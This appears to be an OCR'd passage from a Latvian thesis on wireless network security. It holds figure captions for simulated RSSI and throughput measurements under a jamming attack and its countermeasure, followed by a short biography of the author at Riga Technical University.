
RSSI un caurlaidspējas simulācijas mērījumu rezultāti traucēšanas uzbrukums un pretpasākuma 60 sekunžu darbības laikā (līdz 15 ierīcēm)





RSSI un caurlaidspējas simulācijas mērījumu rezultāti traucēšanas uzbrukums un pretpasākuma 120 sekunžu darbības laikā (trīs ierīces)





Daniils Aleksandrovs-Moisejs dzimis 1997. gadā. Rīgas Tehniskajā universitātē (RTU) ieguvis akadēmisko inženierzinātņu bakalaura grādu elektrozinātnē (2019) un akadēmisko inženierzinātņu maģistra grādu telekomunikācijās (2021). Kopš 2020. gada strādā VSIA "Traumatoloģijas un ortopēdijas slimnīca", ieņemot Informācijas tehnoloģiju un datortehnikas apkopes nodaļas IT speciālista amatu. Patlaban ir RTU Datorzinātnes, informācijas tehnoloģijas un enerģētikas fakultātes Fotonikas, elektronikas un elektronisko sakaru institūta pētnieks un lektors. Zinātniskās intereses saistītas ar tīkla drošumu, bezvadu sakaru tīkliem un vadu/bezvadu sensoru tīkliem.